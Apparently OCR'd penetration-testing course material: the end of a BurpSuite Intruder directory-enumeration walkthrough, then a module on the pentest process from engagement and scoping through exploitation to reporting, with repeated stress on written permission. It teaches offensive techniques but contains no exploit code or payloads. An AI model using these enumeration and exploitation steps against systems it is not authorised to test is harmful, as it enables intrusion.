
If an invalid HTTP request was provided to the Intruder, you would get the following dialog:



Even when you provided everything correctly, as we did, this dialog might still be shown. This happened because an HTTP request must have 2 trailing newlines: 1 newline to indicate that the current header is finished and the second one to indicate that the request is finished. That's the reason we got this dialog and thus, to fix it, we would add 2 new lines:




Now when you press the **Start attack** button, you should get the following warning dialog:




This simply indicates that the attacks are time throttled in the Community Edition of BurpSuite. Since we already know of this limitation and we just want to see the attack in action, let's proceed by acknowledging this warning.

After you press the **OK** button, you would see the following window:




It would list the words that have been tried out and also list the different metrics for the tried words like the status code of the response, response length, etc. This window would also show the attack progress at the bottom.



Now you can check the individual requests and see their responses as well.


Request

1:




Response

1:




Request

2:




Response

2:



Step 13: Stopping the attack.

Once you think that you have explored the different things in the attack window, and wish to stop the attack, you can simply close the window and press **OK** in the dialog box that shows up:



And that's how we can use BurpSuite to perform directory enumeration attacks using the Burp Intruder functionality!

Penetration Testing

Penetration Testing introduction

You will learn the basic principles of **Penetration Testing**.

A penetration Tester, much like an experienced hacker, performs a deep investigation of the remote system's security flaws. This activity requires methodology and skills.

Penetration testers, unlike hackers, must **test for any and all vulnerabilities,** not just ones that may grant them root access to a system. **Penetration testing is not about getting root.**

Furthermore, Penetration Testers cannot destroy their client's infrastructure; professional pentesting requires a thorough understanding of attack and their potential.

In this module, you will see the **process** behind a penetration test, starting from the initial engagement to the final report.

This module will help you better understand the scope of attacks and techniques you learn during the *Penetration Testing* section of this course.

Life of a Penetration Tester

Life of a Penetration Test

How does this support my pentesting career?

- Become a real pentester, not just skilled hacker
- Understand the role of a penetration test in a corporate environment.
- Be able to perform affective pentests.

A Penetration Test is both a **Complex** and a very **delicate** process.

You have to thoroughly test your client's system to find, **any and every vulnerability** while, at the same time, you must guarantee that your activity will have the least impact possible on the production systems and services; this is crucial and is the difference between a **real professional** and an amateur.

It is important to carefully select the right tools and techniques to use during your tests to avoid **overloading your client systems and networks.**

Deep understanding of what you are doing also allows you to communicate to your client what steps you take should anything go wrong during the pentest.

Considering the penetration test as a **process,** rather than an unstructured block of tasks, ensures that every potential vulnerability or security weakness gets tested, with the lowest possible overhead.

As you will see in a moment, the success of a task depends on the success of the preceding task.

Let's now look at every phase of the **penetration testing process.** Do not underestimate the value of every step!

Engagement

All the details about the penetration test are established during the **Engagement** phase.

Quotation (presupuesto)

A professional pentester defines the fee for the penetration test of a network, a web application or the whole organization.

The fee will vary according to:

- Type of engagement (Black Box, Gray Box, etc.)
- How time-consuming the engagement is
- The complexity of the applications and services in scope
- The number of targets (IP address, domains, etc.)

Evaluating and quotation these aspects requires experiences that you will gain in the field.

If you're not able to quantify the amount of work required by an engagement, you provide and hourly fee.

Proposal Submittal

The best way to win a job is by providing a **sound and targeted proposal**

You should write the proposal keeping in mind the client's **needs** and **infrastructure.**

The proposal should include:

- The understanding of the client's needs. In other words, what you understood of their requirements.

- The approach and methodology you want to use, like the use of automated scanning, manual testing, onsite testing and any other information that fits.

Furthermore, it should also include:

- How you want to address their needs and what kind of value the pentest will bring to their business. Think in terms of **risk and benefits,** like continuity, improved confidentiality, avoidance of money and reputation loss due to data breaches.
- A quotation in terms of price and an estimate of the time required to perform your job.

Finally, any proposal must address:

The type of engagement, is your activity a penetration test or vulnerability assessment? Is it remote or onsite?

The scope of engagement in terms of IP addresses, network blocks, domain names or any other information useful in defining the scope.

Staying in Scope

As a professional penetration tester, you should be aware that your client might not have enough knowledge of some IT areas, especially when communicating the target to you.

You should always make sure that the target of your engagement is the property of your client. Be careful especially when asked to perform and engagement (e.g., on a single website).

If it a part of shared hosting, you **must not** conduct and assessment on such a target unless you are given written permission from the hosting provider.

Always analyze the target scope and verify **if it's your client's property** and if you have **written permission to conduct the assessment.**

You should take any possible out of scope incidents very seriously; in many countries, such unauthorized activity might be considered **breaking the law.**

Incident Handing

When conducting a penetration test, you should take into consideration that **incidents happen.**

An **incident** is an unplanned and unwanted situation that affects the client's environment and disrupt its services.

Even when sticking to all of the best practices and performing every teste very carefully, **there is always a likelihood of damaging the tested assets,** especially when you have little knowledge about the tested environment and cannot predict the result of very single operation.

You should always aim not to damage the target.

In case of planning some intensive or risky teste, **you might want to communicate with the customer.** For instance, if there are some preferred hours when possible, service stoppage will be less painful to them.

It is a best practice to have an **incident handing procedure.**

Many large organizations already have such processes set up, while the smaller ones might not have implemented such procedures them

An incident handing procedure is a set of instructions that need to be executed by both you and your customer on how to proceed when an **incident** (e.g., service damage or unavailability) occurs.

If there is not fixed procedure established by the client, the simplest way tohandle an incident is to **have an emergency contact,** a technical person on the client's site **that is available** (via phone or another form of contact) that might coordinate further **incident handling** for the customer's company.

Once the emergency contact is set, it worth adding a stamen to the **rules of engagement**.

```
In case of technical inquiries regarding the target assets,
Pentester will contact bob@itservice.corp. In the event of
suspecting that a major incident took place (e.g., service
unavailability), Pentester will immediately contact Bob of
IT Service at phone number +12 345 678 90
```

Legal Work

Once the previous steps are completed, you have to deal with the legal responsibilities of each party involved; this is done by producing some legal paperwork.

Sometimes you will need to involve a lawyer as information security laws vary a lot from country to country. Other times, professionals' insurance is required, and it is strongly advised to have it as it only costs a few hundred dollars per year and can turn out to be very useful just in case.

Companies usually want you sing one or more Non-Disclosure Agreements (NDAs). These documents enforce your full confidentiality regarding any information or confidential data you may come across during your engagement.

It does not matter if you have been exposed to private data, information on secret processes or products, it is your duty to **keep them private and encrypted on your PC**.

Whit NDA, a company ensures that you will not divulge any confidential information to any third party. Confidentiality is just one of the legal aspects of pentesting. Another key point is outlining what you **can and cannot do.**

All of the steps seen thus far apply if you are Freelance Penetration teste. If you work for an IT Security services company, the legal department will deal with it, and your penetration testing process will start from the next step.

Rules of Engagement is another document that will define the scope of engagement and will put on paper what your are entitled to do and when; this includes the time window for your tests and your contacts in the client's organization.

You will want these contacts (client's employees or managers) to coordinate activities, or to promptly communicate with if you accidentally break something during your tests.

Once everything is clearly documented. You can move on to the practical part of the engagement, starting from information gathering.

Information Gathering

Information gathering is the first and one of the most fundamental stages of a successful penetration test.

Most beginners tend to overlook or rush this phase if you want to perform an effective pentest; do not do that!

General Information

Information gathering can start once the legal paperwork is complete but **not before** the beginning of the legal testing period. You don't want the client to find anything in their logs before that start date.

During this stage, you are an investigator who wants to harvest information about the client's company.

Such information includes:

- Board of directors
- Investors
- Managers and employees
- Branch location and addresses

Names and emails addresses

The above information is extremely useful if **Social Engineering** is allowed by the rules of engagement, as you will be able to mount effective targeted attacks.

As the goal of penetration test is to mimic the effects of the black hat hacker attack, you need to understand what the risks are involved and what are the client's critical infrastructures.

This allows you to know what critical and vital for the client, thus allowing you to rate the risk associated with a successful attack.

Infrastructure Information Gathering

After collecting the General Information and you have an Understanding of business, the **Infrastructure Gathering can begin.**

If the scope is defined as a list of IP addresses, you can move on to the next step.

If the scope is the whole company or some of their domains, you will have to harvest the relevant IP block by using **WHOIS** and other **DNS information.**

The goal of this phase is to give **meaning to every IP address in scope** by determining:

- If there is a live host or server using it
- If there are one or more websites using that IP address
- What OS is running on the host or the server

This will help you:

- Focus your efforts to actual live clients and servers
- Target your attacks
- Sharpen your tools for the exploitation phase, when you have to find out the vulnerability and the exploitability of the client systems.

Web Application

If there is any web application is scope, is this phase you will harvest:

- Domains
- Subdomain
- Pages (website crawling)
- Technologies in use, like PHP, Java, .NET and so on
- Frameworks and content management systems in use, like Drupal, Joomla, Wordpress, and others.

You should treat web applications as completely separate entities, that require a separate study,

You can gather information about web applications by browsing and inspecting through application proxies such as Burp.

Foot printing and Scanning

During the **Footprinting and Scanning** phase, you deepen your knowledge of the in-scope servers and services.

Fingerprinting the OS

Example

Fingerprinting the Operating System of a host not only gives you information about the OS running on the system, but also helps you narrow down the number of potential vulnerabilities to check in the next phases.

```
You would never check for a typical MS Windows
vulnerability on a Linux host!
```

There are tools that can make educated guesses about the OS, the version and even the patch level of a remote system.

Those tools exploit some singularities you can find in the network stack implementation of every operating system.

Port Scanning

After having detected and fingerprinted the live hosts, it's time for **port scanning!**

With a scan of live hosts, you can determine which **ports** are open on a remote system; this is a crucial phase of the engagement because any mistake made here will impact the next steps.

Currently, the facto port scanner is **nmap.**

With **nmap**, a penetration tester can exploit different scanning techniques to reveal open, closed and filtered ports.

You will see how **nmap** works in the penetration testing part of the course.

Detecting Services

Knowing that a port is open is just half of the job.

You will need to know what the service is listening on that port

In fact, knowing just the port is not enough because, as you know from the *Networking* module, a system administrator can configure a service to listen to any TCP or UDP port.

To detect which service is listening on a port, you can use **nmap** or other fingerprinting tools.

By knowing the services running on a machine, a penetration tester can infer:

The **operating system**

The **purpose** of a particular IP address; for example, if it is a server or a client.

The **importance** of the host is the client's business. For example, an e-commerce enterprise will heavily rely upon its website and its database servers.

After a map of the network infrastructure and the services running on it is a built, you can start the vulnerability assessment using a vulnerability scan and/or manual inspection.

Vulnerability Assessment

The **vulnerability assessment** phase is aimed at building a **list of vulnerabilities present on the target systems**

The penetration tester has to carry out vulnerability assessment on **each target** found in the previous steps.

The next phase, exploitation, will go through this list to exploit the systems.

The bigger the list, the more the chances to exploit the systems in scope.

You can carry out a vulnerability assessment:

- **Manually** by using data collected in the previous phases
- By utilizing **automated tools**

Vulnerability assessment tools are scanners that send probes to the target systems to detect whether a host has some will-know vulnerabilities.

Once the vulnerability scan is complete, the scanner will deliver a report that the pentester can use in the exploitation phase.

As automated scanner can perform a huge number of probes, it is **extremely** important to properly configure them leveraging the information collected in the previous steps.

Otherwise, the scanner will blindly perform all its probes, even the ones that do not apply to your targets; this would increase the chances of crashing services and would also take more time than necessary to complete.

Most of the time this phase is done by using both automated scanners and manual inspection.

Automated tools can help carry out a penetration test, but they will not perform a penetration tester on their own

Exploitation

At this point, it's time to verify if the vulnerability really exists.

The **exploitation** phase takes care of the exploiting all the vulnerabilities found during the previous steps.

During the exploitation phase a penetration tester **check and validates a vulnerability** and also **widens** and **increases** the pentester's privileges on the target systems and networks.

A successful exploit of a machine helps to investigate the target network further, to discover new target and to **repeat the process** from the information gathering phase!

A penetration test is indeed a **cyclic process.**

The process ends when there are no more systems and services **in-scope** to exploit.

Remember, a penetration test is used to find **any and all vulnerabilities.**

Reporting

Lastly, the final **penetration test report** is as important as the whole testing phase, as it is your way to officially deliver and communicate the results of your test with:

- Executives
- IT Staff
- Development team

The report shows and explains the result of your tests and is the actual deliverable of your professional engagement.

The Report

The report must address:

- Techniques used
- Vulnerabilities found
- Exploit used
- Impact and risk analysis for each vulnerability
- Remediation tips

  Targeted tips on how to effectively remediate each vulnerability are the **real value** for the client.

Remember that the work of a penetration tester is much more appreciated if, other than his elite exploitation skills, it provides **useful suggestions and techniques** the client can use to resolve their security issues.

Consultancy

Penetration tester are often asked to provide some hours of consultancy after delivering the report; this is an additional service to the client should they need further clarification or help regarding your findings.

After the consultancy step, the engagement is closed and the penetration tester must keep the report **encrypted in a safe place,** or better yet, **destroy it.**

The Secret of an Effective Pentest

Why wouldn't an experienced penetration tester just skip to the exploitation phase?

In the end, it's what they are paid for, isn't it?
